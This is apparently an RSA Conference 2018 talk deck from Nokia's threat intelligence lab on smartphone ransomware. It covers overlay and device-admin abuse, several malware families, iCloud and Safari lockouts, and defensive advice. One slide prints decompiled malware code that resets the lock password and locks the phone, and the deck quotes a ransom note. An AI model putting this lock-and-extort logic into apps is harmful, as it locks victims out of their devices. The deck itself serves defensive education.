

Kevin McNamee

Director, Threat Intelligence Nokia

Agenda



- Techniques used by Smartphone Ransomware
- Examples
- Lessons Learned

Based on data and analysis from Nokia's Threat Intelligence Center.

https://networks.nokia.com/solutions/threat-intelligence

Contact Info: Kevin McNamee

Director of Nokia's Threat Intelligence Lab

kevin.mcnamee@nokia.com

Smartphone Ransomware - Characteristics



Android

- Trojanized applications
- Uses SYSTEM_ALERT_WINDOW to lock phone
- Uses DEVICE_ADMIN to get additional permissions
- Encrypts SDCARD files

iPhone


- Hacked iCloud accounts allow attacker to lock phone
- Safari browser pop-ups disable browser
- No data is encrypted

Permissions used by Ransomware on Android



- SYSTEM_ALERT_WINDOW
 - Allows app to display a window on top of another app
 - You can't interact with the phone
 - Usually combined with auto start on BOOT
 - Effectively locks the phone
 - Can also be used in click-jacking
- DEVICE_ADMIN
 - Provides additional permissions
 - Must be activated by user
 - Can block "Settings" app until user OKs the activation
 - Can't uninstall an app with this permission
 - Can set device lock password

- Phishing convinces user to download and install a new "Flash Player"
- Asks for permission to "draw over"



- Phishing convinces user to download and install a new "Flash Player"
- Asks for permission to "draw over"
- Give us the bad news.



Your personal files are encrypted!

To decrypt files you need to obtain the private key. This means the encrypted files are of no use until the get decrypted using a private key stored on a server. The server will destroy the private key after a time specified in this window. After that, nobody and never will be able to restore original files.

To obtain the private key which will decrypt files, you need to pay the amount you see at the top of the screen. Without this key, you will never be able to get your original files back.

Also you can easily delete this software, but know that without it, you will never be able to get your original files back. Whenever possible then disable your antivirus app to prevent the removal of this software.

How can I pay?

Payment is accepted in Bitcoin only. For more information, click 'Where to get Bitcoin'.

Payment information

Please make payment to this Bitcoin address or you can scan QR-code to get Bitcoin-address easily. The operation is complete if there are 3 confirmations.





RSAConference2018

- Phishing convinces user to download and install a new "Flash Player"
- Asks for permission to "draw over"
- Give us the bad news.
- Tells us how to get bitcoin



#RSAC

Where to get Bitcoin



You can buy Bitcoin in several ways. Below is a list of sites where you can **buy Bitcoin to unlock and decrypt** files on your device.

Bitcoin by Cash (24h):

- a. http://coinbtm.com
- b. https://www.buybitcoinworldwide.com/bitcoin-atms
- c. https://localbitcoins.com

Bitcoin by e-payments:

Also, you can purchase Bitcoin in other ways (more than 74 ways available) using the service:

- d. https://www.buybitcoinworldwide.com
- e. https://localbitcoins.com

Select your country and the desired payment method for buying Bitcoin, then follow the instructions on the site.

If you are having difficulty purchasing Bitcoin, use **google.com** (or otherwise) search for instructions.







- Phishing convinces user to download and install a new "Flash Player"
- Asks for permission to "draw over"
- Give us the bad news
- Tells us how to get bitcoin
- Boot in safe mode (not simple)





- Phishing convinces user to download and install a new "Flash Player"
- Asks for permission to "draw over"
- Give us the bad news
- Tells us how to get bitcoin
- Boot in safe mode (not simple)
- Uninstall the App
- Unfortunately files on sdcard (music and photos) are encrypted



Promises access to a money payment scheme



- Promises access to a money payment scheme
- Instructions say that you have to click:
 - Share app button (middle)
 - Activate button (bottom)



#RSAC

红包麒麟手 抢到没朋友 本软件拥有多项黑科技,让你从此告别 手指点屏抢红包时代,真正做到全熄抢 红包,全熄模式可在锁屏或任何状态下 抢红包.一切悄然无声尽在掌握,只需两 步即可开启黑科技抢红包模式,第一步 分享本软件 第十分数法本软件 GOL

已有1374人在使用

本软件在推广期间.只需分享一次即可永久免费使用.这不是推广是技术传递.分享后软件会提示你继续下一步操作激活服务!

去分享本软件

本软件激活后.即可启动抢红包全熄模式.激活需要获取锁屏管理密码 以供锁屏下抢红包.真正做到睡觉.抢红包两不误的境界!

去激活本软件

技术支持 软件作者 [zs] 已支持微信,QQ,支付宝,陌陌,钉钉抢红包










- Instructions say that you have to click:
 - Share app button (middle)
 - Activate button (bottom)
- This is actually an attempted clickjacking attack on the Device Administrator activation dialog.

Promises access to a money payment scheme

Didn't work in this case...



14 1 5

MATTERS #RSAC

- Promises access to a money payment scheme
- Instructions say that you have to click:
 - Share app button (middle)
 - Activate button (bottom)
- This is actually an attempted clickjacking attack on the Device Administrator activation dialog.
- Didn't work in this case...
- If you activate device admin the lock screen password is set to "zsqq" and the screen is locked

```
public class infw extends DeviceAdminReceiver
  Moverride
 public void onDisabled(Context paramContext, Intent paramIntent)
    super.onDisabled(paramContext, paramIntent);
  @Override
 public void onEnabled(Context paramContext, Intent paramIntent)
   try
      Object localObject = Class.forName("bzy.apk.qdtc");
      localObject = new Intent(paramContext, (Class)localObject);
      ((Intent)localObject).setFlags(268435456);
      paramContext.startActivity((Intent)localObject);
      localObject = (DevicePolicyManager)paramContext.getSystemService("device policy");
      ((DevicePolicyManager)localObject).resetPassword("zsqq", 0);
      ((DevicePolicyManager)localObject).lockNow();
      super.onEnabled(paramContext, paramIntent);
      Toast.makeText(paramContext, "已激活 正在枪红包", 1).show();
```

"Activated Grab a Red Envelope"

Jisut

- Uses screen overlay to lock the screen
- Refers victim to QQ chat line to pay ransom and unlock the device.
- Does not encrypt data.
- Boot device in Safe Mode and uninstall.




Police Ransomware

- Often the result of downloading some illicit game or porn viewer.
- This malware claims to have locked your phone and/or encrypted your data due to illegal activity.
- Your data will be restored if you pay a "fine" to the local authorities.




Android.Locker.B

- This looks like an NortonAntiVirus app
- Finds problems with your phone
- Asks to activate "device admin"
- Gives you the bad news
- Tells you how to fix it



Android.SLocker.A

- Looks like the Adobe Flash Player
- Immediately asks for Device Admin
- Disappears from APPS screen
- Can't be stopped or uninstalled
- Has all sorts of permissions
- Communicates with C&C
- Uses "alert window" to:
 - Lock phone
 - Ask for Google Wallet credentials
 - Ask for credit card credentials
- Goal is to get your credit card info



What to do...




- Don't download apps from third party app stores or web sites
- Make sure Verify Apps is turned on
- Backup any important files (photos & music)
- Install a smartphone antivirus app
- If you get ransomware try the following
 - Boot in safe mode, remove device admin, uninstall the app, restore files from backup
 - Reset device to factory default, reinstall apps and restore files from backup
 - Re-flash the device, reinstall apps and restore files from backup

iPhone Ransomware

Compromised iCloud account


- Attacker uses social engineering to get user's iCloud account.
- Then uses "lost phone" to lock the device and extort a ransom from the user.
- Nothing is encrypted and phone can be easily unlocked if they have set an access pin.
- However, iCloud account is compromised and will have to be reset.



iPhone Ransomware

Safari Pop-up Flood (March 2017)

- Flaw in Safari pop-up handling allowed attacker create a flood of pop-ups, blocking the browser.
- Pop-ups demand a ransom to "unlock" the device
- Device is not really locked and no data is encrypted
- User could recover by clearing Safari cache
- Fixed by update to iOS 10.3



Could Wannacry happen to Mobile Devices?



- Currently mobile ransomware is mostly distributed as trojanized applications
- You can usually recover the device but will lose your data, unless you have a backup
- However, lets say the hacker has access to an Android or iPhone exploit that can spread from phone to phone via the network or social media
- Instead of 230K Windows PCs and servers being infected with ransomware we could have millions
 of mobile phones held hostage.
- It would be difficult to collect the ransom from so many devices, so motivation could be:
 - Target specific mobile carrier
 - Target national mobile communications
 - Cause chaos

Apply What You Have Learned Today



- Ransomware is a real threat to smartphones
- The main propagation vector of smartphone ransomware are currently trojanized applications, so...
 - Don't download from third party app store or web sites
 - Don't disable Verify Apps
 - Install anti-virus
- The main threat to the smartphone from ransomware is loss of data, so...
 - Keep backup copies of anything important
- If you get ransomware
 - Reset device, re-install apps and restore files from backup



QUESTIONS?

kevin.mcnamee@nokia.com